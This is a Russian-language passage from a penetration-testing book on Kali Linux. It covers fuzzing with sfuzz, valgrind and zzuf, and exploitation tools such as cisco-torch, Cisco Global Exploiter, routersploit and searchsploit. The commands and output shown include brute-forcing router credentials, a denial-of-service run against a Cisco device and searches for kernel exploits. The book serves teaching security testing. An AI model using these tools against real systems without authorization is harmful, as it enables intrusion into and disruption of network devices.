В любом программном обеспечении имеются ошибки. Такова его природа. Программы, особенно большие, очень сложны. Чем больше сложность, тем больше вероятность допустить ошибку. Подумайте обо всех решениях, принимаемых в процессе выполнения программы. Если вы попытаетесь подсчитать все потенциальные пути ее выполнения, то быстро сообразуете со счета. Сколько из этих путей выполнения проверяются при тестировании программного обеспечения? Скорее всего, только часть из общего их множества. Но даже если тестируются все эти пути, какие типы входных данных при этом используются?

Некоторые виды тестов программного обеспечения могут относиться к так называемому *функциональному тестированию*, которое направлено на проверку наличия заданной функциональности. При этом позитивное тестирование позволяет убедиться в том, что программа работает ожидаемым образом, а негативное — в том, что она дает сбой в случае непредвиденных обстоятельств. Именно негативное тестирование может вызывать наибольшие трудности, так как применяемый вами набор данных — лишь малая часть того, что может быть передано программе, особенно если она принимает пользовательский ввод.

Граничное тестирование имеет место тогда, когда вы выходите за границы ожидаемого диапазона входных данных, то есть проверяете, как программа справляется с обработкой значений, выходящих за максимальные или минимальные пределы.

Предоставление приложениям неожиданных данных — один из способов выявления ошибок в них. При этом вы можете получить сообщения об ошибках, содержащие полезную информацию, или столкнуться со сбоем программы. Для такой проверки можно использовать приложения, называемые *фаззерами*. Они генерируют случайные или переменные данные, которые можно предоставить

приложению. Эти входные данные генерируются программно на основе набора правил.



Некоторые приравнивают фаззинг к тестированию методом черного ящика, поскольку фаззер не имеет представления о принципе работы целевого приложения. Он посылает данные независимо от того, что именно программа ожидает получить на входе. Даже если у вас есть доступ к исходному коду, тесты, запускаемые с помощью фаззера, не будут учитывать его особенности. С этой точки зрения тестируемое приложение — черный ящик даже при наличии исходного кода.

В Kali предусмотрено несколько уже установленных фаззеров и еще несколько, которые можно установить. Фаззер `sfuzz` используется для отправки сетевого трафика на серверы и предусматривает коллекцию файлов, содержащих правила создания отправляемых данных. Некоторые из них основаны на конкретных протоколах. В примере 4.14 показано применение программы `sfuzz` для отправки SMTP-трафика на почтовый сервер. Флаг `-T` указывает на то, что мы задействуем протокол TCP, а флаг `-s` говорит о том, что мы собираемся выполнять фаззинг на основе последовательностей, а не литералов. Флаг `-f` дает команду фаззеру использовать файл `/usr/share/sfuzz-db/basic.smtp` в качестве входных данных. Наконец, флаги `-S` и `-p` указывают на целевой IP-адрес и порт соответственно.

Пример 4.14. Использование программы `sfuzz` для тестирования SMTP-сервера

```
(kilroy@badmilo)-[~]
$ sudo sfuzz -T -s -f /usr/share/sfuzz-db/basic.smtp -S 127.0.0.1 -p 25
[17:37:30] dumping options:
    filename: </usr/share/sfuzz-db/basic.smtp>
    state:    <8>
    lineno:   <14>
    literals: [30]
    sequences: [31]
    symbols:  [0]
    req_del:  <200>
    mseq_len: <50050>
    plugin:   <none>
    s_syms:   <0>

<-- пропуск -->

[17:37:30] info: beginning fuzz - method: tcp, config from: ↵
[/usr/share/sfuzz-db/basic.smtp], out: [127.0.0.1:25]
[17:37:30] attempting fuzz - 1 (len: 50057).
[17:37:30] info: tx fuzz - (50057 bytes) - scanning for reply.
[17:37:30] read:
220 badmilo.washere.com ESMTP Postfix (Debian/GNU)
250 badmilo.washere.com

=====
[17:37:30] attempting fuzz - 2 (len: 50057).
[17:37:30] info: tx fuzz - (50057 bytes) - scanning for reply.
```

```
[17:37:30] read:
220 badmilo.washere.com ESMTP Postfix (Debian/GNU)
250 badmilo.washere.com
[17:37:30] attempting fuzz - 3 (len: 50057).
[17:37:30] info: tx fuzz - (50057 bytes) - scanning for reply.
[17:37:30] read:
220 badmilo.washere.com ESMTP Postfix (Debian/GNU)
250 badmilo.washere.com

=====
[17:37:30] attempting fuzz - 4 (len: 50057).
[17:37:30] info: tx fuzz - (50057 bytes) - scanning for reply.
[17:37:31] read:
220 badmilo.washere.com ESMTP Postfix (Debian/GNU)
250 badmilo.washere.com

=====
[17:37:31] attempting fuzz - 5 (len: 50057).
[17:37:31] info: tx fuzz - (50057 bytes) - scanning for reply.
[17:37:31] read:
220 badmilo.washere.com ESMTP Postfix (Debian/GNU)
250 badmilo.washere.com

=====
```

Одна из проблем, связанных с использованием фаззинг-атак, заключается в том, что они могут спровоцировать сбой в работе программы. Хотя это и цель тестирования, сложность состоит в определении конкретного момента, когда это произошло. Конечно, это можно сделать вручную с помощью отладчика. Однако проблема такого подхода заключается в том, что вам может быть сложно определить, какой именно тестовый случай вызвал сбой. И хотя обнаружение ошибки — это хорошо, простой провокации сбоя программы недостаточно для выявления уязвимостей и создания эксплойтов, позволяющих ими воспользоваться. В конце концов, не всякая ошибка — уязвимость. Для интеграции функций мониторинга в процесс тестирования приложений можно задействовать специальные программные пакеты, например `valgrind`. Пример 4.15 демонстрирует запуск POP3-сервера с помощью инструмента `memcheck` программы `valgrind` для поиска утечек памяти.

Пример 4.15. Поиск утечек памяти с помощью программы `valgrind`

```
└─(kilroy@badmilo)-[~]
└─$ sudo valgrind --tool=memcheck popa3d
==552080== Memcheck, a memory error detector
==552080== Copyright (C) 2002-2022, and GNU GPL'd, by Julian Seward et al.
==552080== Using Valgrind-3.19.0 and LibVEX; rerun with -h for copyright info
==552080== Command: popa3d
==552080==
+OK
```

При использовании `valgrind` для наблюдения за работающей службой вы можете запустить такой инструмент, как `sfuzz`, для проверки на наличие утечек памяти.

Разумеется, `valgrind` предусматривает и другие функции помимо `memcheck`, которые вы можете применить для тестирования своих приложений. Проблема таких инструментов, как `valgrind`, заключается в том, что им необходимо, чтобы вызываемая программа оставалась запущенной. Многие службы предпочитают работать в фоновом режиме, то есть завершаются с точки зрения терминала, в котором вы их запускаете. Вызванная программа, в свою очередь, вызывает другую программу, однако `valgrind` следит именно за запущенной программой. Как только ее выполнение останавливается, этому инструменту больше не за чем наблюдать. В подобных ситуациях могут помочь специальные параметры, позволяющие `valgrind` отслеживать дочерние процессы. Тем не менее этот инструмент может дать вам некоторое представление о том, что происходит с целевой программой в процессе ее тестирования.

В некоторых случаях вы можете найти программы, ориентированные на конкретные приложения или протоколы. В то время как `sfuzz` — фаззер общего назначения, способный работать с несколькими протоколами, такие программы, как `protos-sip`, разработаны специально для тестирования протокола SIP (Session Initiation Protocol — протокол установления сеанса), широко используемого в VoIP-реализациях. Пакет `protos-sip` представляет собой Java-приложение, разработанное в рамках исследовательской программы. Данное исследование вылилось в создание компании, продающей программное обеспечение для фаззинг-тестирования сетевых протоколов.

Не все приложения — это службы, получающие входные данные через сеть. Многие получают их в виде файлов. Даже такая программа, как `sfuzz`, которая принимает на вход определения, принимает их в виде файлов. Текстовые редакторы, программы для работы с электронными таблицами, приложения для создания презентаций и множество других типов программ используют файлы. Для тестирования таких приложений были разработаны специальные фаззеры.

Одна из программ, которую можно применять для фаззинг-тестирования, — `zzuf`. Она позволяет манипулировать вводом таким образом, чтобы предоставить программе входные данные, которые та не ожидает получить. Пример 4.16 демонстрирует применение `zzuf` к программе `pdf-parser`, которая представляет собой сценарий, написанный на языке Python и используемый для сбора информации из PDF-файла. В данном случае мы передаем этот сценарий в программу `zzuf` в качестве параметра командной строки после указания того, что с ним следует делать. Однако проблема данной программы заключается в том, что она довольно старая и не была протестирована на более современных версиях Python, о чем говорится в выводе.

Пример 4.16. Фаззинг-тестирование программы `pdf-parser` с помощью `zzuf`

```
└─(kilroy@badmilo)-[~]
└─$ zzuf -s 0:10 -c -C 0 -T 3 pdf-parser -a fuzzing.pdf
This program has not been tested with this version of Python (3.11.4)
Should you encounter problems, please use Python version 3.11.1
```

```

Comment: 151
XREF: 1
Trailer: 1
StartXref: 1
Indirect object: 1
Indirect objects with a stream:
  1: 2020
Unreferenced indirect objects: 2020 2 R
This program has not been tested with this version of Python (3.11.4)
Should you encounter problems, please use Python version 3.11.1
Comment: 56
XREF: 0
Trailer: 1
StartXref: 0
Indirect object: 32
Indirect objects with a stream: 2022, 2030, 2033, 2034, 2037, 2040, 2, 6, 9, 11, 12,
14, 16, 18, 20, 21
  15: 2022, 2021, 2033, 2034, 2036, 2037, 2040, 2, 3, 5, 12, 18, 24, 26, 27
  /EztGState 1: 2029
  /Font 2: 2025, 2026
  /FontDescrip4or 1: 2027
  /OCG 1: 2123
  /OCMD 1: 2030
  /ObjStm 7: 6, 9, 14, 16, 17, 20, 21
  /OajStm 1: 11
  /Page 1: 2024
  /Pages 1: 25
  /XRef 1: 2041
Unreferenced indirect objects: 2 0 R, 3 1 R, 5 0 R, 6 0 R, 9 0 R, 11 0 R, 12 0 R, 14 0 R, 16 0 R, 17 0 R, 18 0 R, 20 0 R, 21 0 R, 24 0 R, 26 0 R, 2022 0 R, 2024 0 R, 2036 0 R, 2037 0 R, 2041 0 R, 2123 0 R
Unreferenced indirect objects without /ObjStm objects: 2 0 R, 3 1 R, 5 0 R, 11 0 R, 12 0 R, 18 0 R, 24 0 R, 26 0 R, 2022 0 R, 2024 0 R, 2036 0 R, 2037 0 R, 2041 0 R, 2123 0 R

```

В командной строке мы указываем, что программа `zzuf` должна использовать значения, передаваемые в параметре `(-s)`, и выполнять фаззинг только в командной строке. Программы, которые считывают конфигурационные файлы для выполнения поставленных перед ними задач, не изменяют эти файлы в процессе работы. Мы хотим изменить только входные данные, взятые из указанного нами файла. Параметр `-C 0` дает указание фаззеру `zzuf` не останавливаться после первого сбоя, а `-T 3` задает тайм-аут 3 с, предотвращающий зависание процесса тестирования.

Использование подобного инструмента позволяет выявлять разнообразные ошибки в приложениях, считывающих и обрабатывающих файлы, — в данном случае в программе для чтения PDF-файлов. Как программа общего назначения `zzuf` обладает потенциалом, выходящим далеко за пределы описанных возможностей. Помимо прочего, ее можно использовать для фаззинг-тестирования сети. Если вы заинтересованы в поиске уязвимостей, время, потраченное на применение `zzuf`, может окупиться с лихвой.

Резюме

Уязвимости — это открытые двери, которыми могут воспользоваться злоумышленники для реализации атаки с помощью эксплойтов. Выявление уязвимостей — важная задача для специалистов по тестированию безопасности, поскольку от их устранения зависит уровень безопасности организации. Далее перечислены основные выводы этой главы.

- Уязвимость — это слабое место в программном обеспечении или системе. Уязвимость представляет собой ошибку, однако не каждая ошибка — уязвимость.
- Эксплойт — это компьютерная программа, фрагмент программного кода или последовательность команд, использующие уязвимости для получения несанкционированного доступа к некоему ресурсу.
- OpenVAS — это сканер уязвимостей с открытым исходным кодом, который можно задействовать для поиска как удаленных, так и локальных уязвимостей.
- Локальные уязвимости требуют наличия аутентифицированного доступа, что может сделать их менее критичными, однако их все равно необходимо устранять, поскольку они могут использоваться злоумышленником для повышения своих привилегий.
- Сетевые устройства тоже могут иметь уязвимости, позволяющие злоумышленнику перенаправлять трафик. Искать уязвимости в сетевых устройствах можно с помощью OpenVAS или других специальных инструментов, в том числе ориентированных на устройства, выпускаемые компанией Cisco.
- Выявление еще не известных уязвимостей может потребовать определенных усилий, однако такие инструменты, как фаззеры, позволяют инициировать сбои в работе программ, которые могут свидетельствовать о наличии этих уязвимостей.

Полезные ресурсы

- Определение фаззинга на сайте проекта OWASP (<https://oreil.ly/Erpj1>).
- Коллекция слайдов Матеуша Юрчика *Effective File Format Fuzzing* (<https://oreil.ly/PFKU2>).
- Статья Хосе Рамона Паланко *The Amazing World of File Fuzzing* (<https://oreil.ly/Lkgaj>).
- Руководство Ханно Бёка по фаззингу для начинающих (<https://oreil.ly/OWzvV4>).
- Руководство по использованию программы OpenVAS на сайте Hacker Target (<https://oreil.ly/5PKSf>).
- Статья *Defensive Programming, Validating Input in C and Fortran* на сайте The Craft of Coding (<https://oreil.ly/XwkII>).

Автоматизированные эксплойты

Сканеры уязвимостей предоставляют информацию о них, но не гарантию их существования. Они даже не гарантируют того, что найденные нами данные исчерпывающе описывают слабые места в сети организации. Результаты работы сканера могут оказаться неполными по многим причинам. Первая из них заключается в том, что сегменты сети или системы могут быть исключены из процесса сканирования и сбора информации. Это обычное явление при тестировании безопасности. Другая причина может заключаться в том, что сканеру не предоставляется доступ к портам определенных служб, из-за чего он может оказаться не в состоянии выявить их потенциальные уязвимости. Разумеется, еще не известные уязвимости тоже не могут быть обнаружены.

Результаты, полученные с помощью описанных ранее сканеров уязвимостей, служат лишь отправной точкой для полноценного тестирования безопасности. Проверка возможности эксплуатации обнаруженных уязвимостей позволяет не только подтвердить результаты, но и продемонстрировать руководителям потенциальные последствия того, что эти уязвимости не будут устранены. Демонстрация — это отличный способ привлечения внимания людей к проблемам безопасности, особенно если она иллюстрирует потенциальные методы уничтожения или компрометации информационных ресурсов.

Эксплуатация уязвимостей позволяет продемонстрировать факт существования слабых мест и возможные последствия их использования злоумышленником. Кроме того, эксплуатация одних уязвимостей открывает возможности для выявления других. Эксплойты охватывают широкий спектр действий и не ограничиваются взломом запущенных программ и получением интерактивного доступа к системе. Иногда уязвимость заключается в применении слабого пароля, упрощающего получение доступа к веб-интерфейсу с конфиденциальными данными. Уязвимостью может быть слабое место, провоцирующее отказ в обслуживании во всей системе или в одном из приложений. Это означает, что эксплойты можно запускать разными способами. В этой главе мы обсудим некоторые из них, а также соответствующие инструменты, доступные в дистрибутиве Kali.

Что такое эксплойт

Уязвимости — это слабые места в программном обеспечении или системе. Использование этих слабых мест для компрометации системы, получения

несанкционированного доступа или повышения привилегий называется *эксплуатацией*. Эксплойты, предназначенные для извлечения выгоды из выявленных уязвимостей, разрабатываются постоянно. Иногда это происходит практически сразу после обнаружения уязвимости. В других случаях выявленная уязвимость в течение некоторого времени носит теоретический характер (то есть о ее наличии свидетельствует сбой программы или результаты анализа исходного кода), а соответствующий эксплойт появляется позднее. Поиск уязвимостей и написание эксплойтов требуют наличия набора различных навыков.

Важно отметить, что подтвержденное существование уязвимости еще не говорит о возможности ее эксплуатации, потому что соответствующий эксплойт может быть недоступен или вы можете оказаться не в состоянии им воспользоваться. Кроме того, эксплуатация уязвимости не всегда приводит к компрометации системы или повышению привилегий. Путь между обнаружением слабого места и фактическим взломом системы, повышением привилегий или организацией утечки данных весьма извилист. Получение желаемого результата может потребовать больших усилий, даже если вы знаете о существующей уязвимости и имеете в своем распоряжении соответствующий эксплойт.

Дело в том, что не все эксплойты работают надежно. Иногда это зависит от времени запуска или особенностей конфигурации системы. Небольшое изменение настроек даже при наличии в программе уязвимого кода может сделать эксплойт неэффективным или непригодным для применения. Иногда вы можете запустить эксплойт несколько раз подряд и не получить нужного результата, но добиться успеха, скажем, с шестой или десятой попытки. Все зависит от особенностей конкретной уязвимости. Здесь-то и пригодятся усердие и настойчивость. Работу специалиста по тестированию безопасности и эксплуатации уязвимостей можно назвать сложной и даже искусной. Да, мы следуем неким алгоритмам там, где это возможно, что делает это занятие техническим и, возможно, даже научным. Однако творческий подход, усердие и другие необходимые качества делают эту работу больше похожей на искусство.



Запуск любого эксплойта может нарушить целостность системы и хранящихся в ней данных. В этом вопросе вам следует быть максимально откровенным с заказчиком, если вы работаете с ним рука об руку. Если же речь идет о противостоянии *красной и синей команд* и ни одна из сторон не знает о существовании другой, то при компрометации системы может быть разрешено использовать любые средства. Убедитесь в том, что вы четко понимаете ожидания своего заказчика и не делаете ничего заведомо вредоносного или незаконного.

Атаки на оборудование Cisco

Маршрутизаторы и коммутаторы относятся к категории сетевых устройств. *Маршрутизатор* соединяет одну сеть с другой или со многими другими сетями, а *коммутатор* позволяет устройствам подключаться к сети. Как правило,

маршрутизаторами управляют удаленно: небольшими через веб-интерфейс, а корпоративными через прямое подключение по протоколу SSH. Маршрутизатор представляет собой шлюзовое устройство, пересылающее трафик из одной IP-сети в другую. Скорее всего, у вас дома есть маршрутизатор, хотя функции маршрутизации могут быть встроены и в многофункциональное устройство, также играющее роль коммутатора и беспроводной точки доступа. Маршрутизатор соединяет вашу домашнюю сеть с сетью поставщика услуг. По мере необходимости он перемещает трафик из одной сети в другую, используя статическую маршрутизацию, когда знает, что на одной стороне находится одна IP-сеть, а на другой — все остальные. Это отличает его от маршрутизатора корпоративного класса, применяющего такие протоколы маршрутизации, как OSPF (Open Shortest Path First — протокол первого доступного кратчайшего пути), I-BGP (Interior Border Gateway Protocol — протокол внутреннего пограничного шлюза) и IS-IS (Intermediate System to Intermediate System — протокол маршрутизации промежуточных систем).

Коммутаторы в корпоративных сетях также могут обладать функциями управления, распространяющимися на виртуальные локальные сети (VLAN), протокол STP (Spanning Tree Protocol — протокол остоного дерева), механизмы доступа, аутентификацию подключаемых к сети устройств и другие функции, относящиеся ко второму уровню стека сетевых протоколов. В связи с этим, как и маршрутизаторы, коммутаторы обычно предусматривают порт, позволяющий управлять устройствами через сеть. Для этого может использоваться веб-интерфейс или командная строка и протокол SSH.

И маршрутизаторы, и коммутаторы вне зависимости от производителя могут иметь уязвимости. В конце концов, их работа зависит от специализированного программного обеспечения, а в любом ПО могут возникнуть ошибки. Компания Cisco занимает большую долю рынка в корпоративном сегменте. Именно поэтому, как и в случае с Microsoft Windows, устройства Cisco часто становятся мишенью злоумышленников, создающих программы для эксплуатации уязвимостей. В Kali предусмотрены инструменты, ориентированные на устройства Cisco, способные провоцировать отказ в обслуживании, повышать вероятность успешной реализации других атак, а также предоставлять злоумышленнику доступ к устройству для изменения конфигурации.



Маршрутизаторы и коммутаторы используют программное обеспечение, запускаемое не с диска, а с так называемых *интегральных схем специального назначения* (ASIC). ПО, хранящееся в аппаратных устройствах подобным образом, называется *микрпрограммой* или *прошивкой*.

Некоторые из инструментов для поиска уязвимостей могут применяться и для их эксплуатации. Например, программа SAT позволяет не только находить устройства Cisco в сети, но и атаковать их методом грубой силы. Если у этих устройств есть уязвимость в виде слабого механизма аутентификации, то этим можно

воспользоваться, применив инструмент CAT для получения паролей, предоставляющих доступ к устройствам. В данном случае речь идет о довольно простом способе эксплуатации уязвимости.

Протоколы управления

Устройства Cisco поддерживают несколько протоколов управления, в том числе SNMP, SSH, Telnet и HTTP, и предусматривают встроенные веб-серверы, которые можно атаковать как с помощью скомпрометированных учетных данных, так и путем реализации атак типа «отказ в обслуживании» и использования других методов взлома устройств. Для атаки на протоколы управления применяются различные инструменты, в том числе `cisco-torch`.

Программа `cisco-torch` — это сканер, способный находить устройства Cisco в сети на основе различных протоколов, а также выявлять уязвимости в веб-сервере, запущенном на устройствах Cisco. Данная программа собирает цифровые отпечатки обнаруженных устройств и использует специальный набор текстовых файлов для выявления существующих в них проблем. Кроме того, эта программа задействует несколько потоков для ускорения процесса сканирования. Если вы хотите изменить конфигурацию или просмотреть файлы, обеспечивающие работу этой программы, то можете обратиться к файлу конфигурации `/etc/cisco-torch/torch.conf`, как показано в примере 5.1.

Пример 5.1. Файл `/etc/cisco-torch/torch.conf`

```
(kilroy@badmilo)-[~]
$ sudo cat /etc/cisco-torch/torch.conf
$max_processes=50; #Max process
$hosts_per_process=5; #Max host per process
$passfile="password.txt"; #Password word database
$communityfile="community.txt"; #SNMP community database
$usersfile="users.txt"; # Users word database
$brutefile="brutefile.txt"; #TFTP file word database
$fingerprintdb = "fingerprint.db"; #Telnet fingerprint database
$tftpfingerdb = "tftpfinger.db"; #TFTP fingerprint database
$tftprootdir = "tftproot"; # TFTP root directory
$tftpserver = "192.168.77.8"; #TFTP server hostname
$tmplogprefix = "/tmp/tmplog"; #Temp file directory
$logfile="scan.log"; #Log file filename
$llevel="cdv"; #Log level
$port = 80; #Web service port
```

Перечисленные файлы находятся в каталоге `/usr/share/cisco-torch`. Среди них есть список паролей, превращающий сканер `cisco-torch` в инструмент эксплуатации уязвимостей и позволяющий атаковать устройства методом перебора учетных данных. Если файл паролей, используемый `cisco-torch`, недостаточно велик, вы можете заменить его на любой другой, внося в конфигурационный файл соответствующие коррективы. Файл, содержащий большое количество паролей, повышает

вероятность успеха, но увеличивает длительность реализуемых атак. Кроме того, чем больше паролей вы примените, тем больше записей о неудачных попытках входа в систему создается в журналах, что может привлечь к вам внимание.

Еще одной программой, предназначенной для эксплуатации уязвимостей в устройствах Cisco, является CGE (Cisco Global Exploiter). Данный Perl-сценарий можно использовать для реализации известных видов атак, но не для создания новых. В сценарии `cge.pl` предусмотрено 14 атак, направленных на достижение различных результатов, в том числе несколько атак типа «отказ в обслуживании», предназначенных для нарушения нормальной работы устройств Cisco. Одни атаки нацелены на такие протоколы управления, как Telnet или SSH, а другие предназначены для удаленного выполнения кода. В примере 5.2 показан список уязвимостей, поддерживаемых сценарием `cge.pl`. Атаки типа «отказ в обслуживании» препятствуют получению устройством трафика управления, но, как правило, не нарушают его основные функции. Еще один эксплойт, предусмотренный в данном сценарии, позволяет атаковать удаленную систему, имеющую такую уязвимость, как Cisco Catalyst Memory Leak Vulnerability, провоцирующую утечку памяти. Cisco Catalyst — это марка сетевых устройств, к которым относятся коммутаторы и беспроводные точки доступа. Данный эксплойт предназначен для поиска Telnet-сервера на целевом устройстве.

Пример 5.2. Эксплойты, предусмотренные в сценарии `cge.pl`

```
(kilroy@badmilo)-[~]  
$ cge.pl
```

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :

- [1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
- [2] - Cisco IOS Router Denial of Service Vulnerability
- [3] - Cisco IOS HTTP Auth Vulnerability
- [4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
- [5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
- [6] - Cisco 675 Web Administration Denial of Service Vulnerability
- [7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
- [8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
- [9] - Cisco 514 UDP Flood Denial of Service Vulnerability
- [10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
- [11] - Cisco Catalyst Memory Leak Vulnerability
- [12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
- [13] - 0 Encoding IDS Bypass Vulnerability (UTF)
- [14] - Cisco IOS HTTP Denial of Service Vulnerability

```
(kilroy@badmilo)-[~]  
$ cge.pl 192.168.1.1 11
```

Input the number of repetitions : 50

Другие устройства

Если вы нацеливаетесь на устройства более мелких производителей, стоит присмотреться к утилите **routersploit**. В основе этого фреймворка лежит подход, предполагающий разработку и добавление дополнительных модулей для расширения базовой функциональности. Программа **routersploit** предусматривает эксплойты для некоторых устройств Cisco, а также для устройств таких производителей, как ZCOM, Belkin, DLink, Huawei, и многих других. На момент написания этой книги в **routersploit** были доступны 84 модуля, однако не все они ориентированы на конкретные устройства или уязвимости. Некоторые предназначены для реализации атак методом перебора учетных данных, направленных против таких протоколов, как SSH, Telnet, HTTP и др. Применение одного из таких модулей продемонстрировано в примере 5.3. Чтобы попасть в соответствующий интерфейс, выполните команду **routersploit** в командной строке.

Пример 5.3. Использование routersploit для реализации атаки на протокол SSH

```
rsf (Huawei Router Default SSH Creds) > use creds/generic/ssh_bruteforce
rsf (SSH Bruteforce) > show options
```

Target options:

Name	Current settings	Description
-----	-----	-----
Target		Target IPv4, IPv6 address or file with ip:port (file://)
port	22	Target SSH port

Module options:

Name	Current settings	Description
-----	-----	-----
verbosity	true	Display authentication attempts
threads	8	Number of threads
usernames	admin	Username or file with usernames (file://)
passwords	file:///usr/lib/python3/dist-packages/routersploit/resources/wordlists/passwords.txt	Password or file with passwords (file://)
stop_on_success	true	Stop on first valid authentication attempt

Для загрузки модуля в **routersploit** используется команда **use**. Загруженный модуль предусматривает набор параметров, настраиваемых перед запуском утилиты. В примере 5.3 показаны параметры для реализации атаки методом грубой силы на протокол SSH. Для некоторых из них можно оставить значения, заданные по умолчанию, а некоторые требуют настройки. В частности, это касается параметра **Target**, указывающего на устройство, против которого вы хотите применить эксплойт. Это лишь один из модулей, доступных в программе **routersploit**. Их неполный список показан в примере 5.4. Все они нацелены на маршрутизаторы, однако в состав **routersploit** входят и эксплойты, предназначенные для видеонаблюдения.

Пример 5.4. Неполный список эксплойтов, доступных в routersploit

```
exploits/routers/thomson/twg849_info_disclosure
exploits/routers/billion/billion_5200w_rce
exploits/routers/billion/billion_7700nr4_password_disclosure
exploits/routers/zte/zxv10_rce
exploits/routers/zte/f460_f660_backdoor
exploits/routers/zte/zxhn_h108n_wifi_password_disclosure
exploits/routers/movistar/adsl_router_bhs_rta_path_traversal
exploits/routers/netsys/multi_rce
exploits/routers/huawei/hg520_info_disclosure
exploits/routers/huawei/e5331_mifi_info_disclosure
exploits/routers/huawei/hg530_hg520b_password_disclosure
exploits/routers/huawei/hg866_password_change
exploits/routers/technicolor/tc7200_password_disclosure_v2
exploits/routers/technicolor/tc7200_password_disclosure
exploits/routers/technicolor/tg784_authbypass
exploits/routers/technicolor/dwg855_authbypass
exploits/routers/belkin/n750_rce
exploits/routers/belkin/auth_bypass
exploits/routers/belkin/play_max_prce
exploits/routers/belkin/g_plus_info_disclosure
exploits/routers/belkin/n150_path_traversal
exploits/routers/belkin/g_n150_password_disclosure
exploits/routers/ipfire/ipfire_shellshock
exploits/routers/ipfire/ipfire_oinkcode_rce
exploits/routers/ipfire/ipfire_proxy_rce
exploits/routers/dlink/dir_300_645_815_upnp_rce
exploits/routers/dlink/dir_300_320_600_615_info_disclosure
exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
exploits/routers/dlink/dwr_932_info_disclosure
```

Как видите, в этой программе есть модули, предназначенные для эксплуатации уязвимых устройств многих некрупных производителей. В частности, один из модулей из списка нацелен на уязвимость в устройстве Huawei (<https://oreil.ly/nWDiB>). Если вы хотите узнать о возможных результатах применения того или иного эксплойта, вы можете найти объявление о соответствующей уязвимости, содержащее подробную информацию о ней, а также рекомендации по ее устранению. Однако учтите, что не всем эксплойтам соответствует конкретная уязвимость. Некоторые из них предназначены для реализации атак методом грубой силы, не предполагающих эксплуатации ошибок в программном обеспечении или прошивке.

База данных эксплойтов

Для вновь обнаруженной уязвимости может быть разработан так называемый PoC-эксплойт (от proof of concept — «доказательство концепции»). В то время как информация об уязвимости, как правило, публикуется в нескольких местах, в частности на сайте производителя, общедоступный код PoC-эксплойта, скорее всего, будет храниться на сайте Exploit Database (<https://oreil.ly/iMZFQ>). Этот ресурс

содержит огромное количество кода, с помощью которого вы сможете лучше разобраться в принципе работы эксплойтов. Код, представленный на этом сайте, доступен в Kali Linux. Весь исходный код эксплойтов находится в каталоге `/usr/share/exploitdb`. Список содержащихся в нем категорий приведен в примере 5.5.

Пример 5.5. Категории эксплойтов, содержащихся в каталоге `/usr/share/exploitdb`

```
(kilroy@badmilo)-[/usr/share/exploitdb/exploits]
└─$ ls
aix      freebsd      linux_mips   osx          tru64
alpha    freebsd_x86  linux_sparc  osx_ppc      typescript
android  freebsd_x86-64 linux_x86    palm_os      ultrix
arm       go           linux_x86-64 perl         unix
ashx     hardware    lua          php          unixware
asp      hp-ux       macos        plan9        vxworks
aspx     immunix     minix        python       watchos
atheos   ios         multiple     qnx          windows
beos     irix        netbsd_x86   ruby         windows_x86
bsd      java        netware     sco          windows_x86-64
bsd_x86  json        nodejs       solaris       xml
cfm      jsp         novell       solaris_sparc
cgi      linux       openbsd     solaris_x86
```

В этих каталогах содержится более 45 000 файлов. Вы можете попытаться самостоятельно отыскать нужный эксплойт или воспользоваться инструментом поиска. С этой целью можно было бы задействовать программу `grep`, но она не позволяет уточнить критерии поиска. К счастью, дистрибутив Kali Linux предусматривает утилиту, выполняющую поиск с учетом особенностей эксплойтов. Программа `searchsploit` проста в применении и предоставляет описание кода эксплойта, а также путь к нему. Чтобы ее задействовать, необходимо ввести поисковые термины. В примере 5.6 показаны результаты поиска уязвимостей, связанных с ядром Linux.

Пример 5.6. Эксплойты для ядра Linux, содержащиеся в базе данных Exploit Database

```
(kilroy@badmilo)-[/usr/share/exploitdb/exploits]
└─$ searchsploit linux kernel
-----
Exploit Title | Path
-----|-----
Apport 2.19 (Ubuntu 15.04) - Local Privile | linux/local/38353.txt
BSD/Linux Kernel 2.3 (BSD/OS 4.0 / FreeBSD | bsd/dos/19423.c
CylantSecure 1.0 - Kernel Module Syscall R | linux/local/20988.c
Grsecurity Kernel Patch 1.9.4 (Linux Kerne | linux/local/21458.txt
Grsecurity Kernel PaX - Local Privilege Es | linux/local/29446.c
HP-UX 11 / Linux Kernel 2.4 / Windows 2000 | multiple/dos/20997.c
Linux - Kernel Pointer Leak via BPF | linux/dos/45557.c
Linux 4.18 - Arbitrary Kernel Read into dm | linux/dos/45405.txt
Linux 5.3 - Privilege Escalation via io_ur | linux/local/47779.txt
Linux Kernel (ARM/ARM64) - 'perf_event_ope | arm/dos/40182.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu | linux_x86-64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23/ | linux_x86/local/42274.c
```

Linux Kernel (Debian 9/10 / Ubuntu 14.04.5		linux_x86/local/42276.c
Linux Kernel (Fedora 8/9) - 'utrace_contro		linux/dos/32451.txt
Linux Kernel (PonyOS 3.0) - ELF Loader Loc		linux/local/37168.txt
Linux Kernel (PonyOS 3.0) - TTY 'ioctl()'		linux/local/37183.c
Linux Kernel (PonyOS 3.0) - VFS Permission		linux/local/37167.c
Linux Kernel (PonyOS 4.0) - 'flutter shy' L		linux/local/41875.py
Linux Kernel (Solaris 10 / < 5.10 138888-0		solaris/local/15962.c
Linux Kernel (Ubuntu / Fedora / RedHat) -		linux/local/40688.rb
Linux Kernel (Ubuntu 11.10/12.04) - binfmt		linux/dos/41767.txt
Linux Kernel (Ubuntu 14.04.3) - 'perf_even		linux/local/39771.txt
Linux Kernel (Ubuntu 16.04) - Reference Co		linux/dos/39773.txt
Linux Kernel (Ubuntu 17.04) - 'XFRM' Local		linux/local/44049.md
Linux Kernel (x86) - Disable ASLR by Setti		linux_x86/dos/39669.txt
Linux Kernel (x86) - Memory Sinkhole Privi		linux_x86/local/37724.asm
Linux Kernel (x86-64) - Rowhammer Privileg		linux_x86-64/local/36310.txt
Linux Kernel - 'AF_PACKET' Use-After-Free		linux/dos/43010.c
Linux Kernel - 'AF_PACKET' Use-After-Free		linux/dos/44053.md
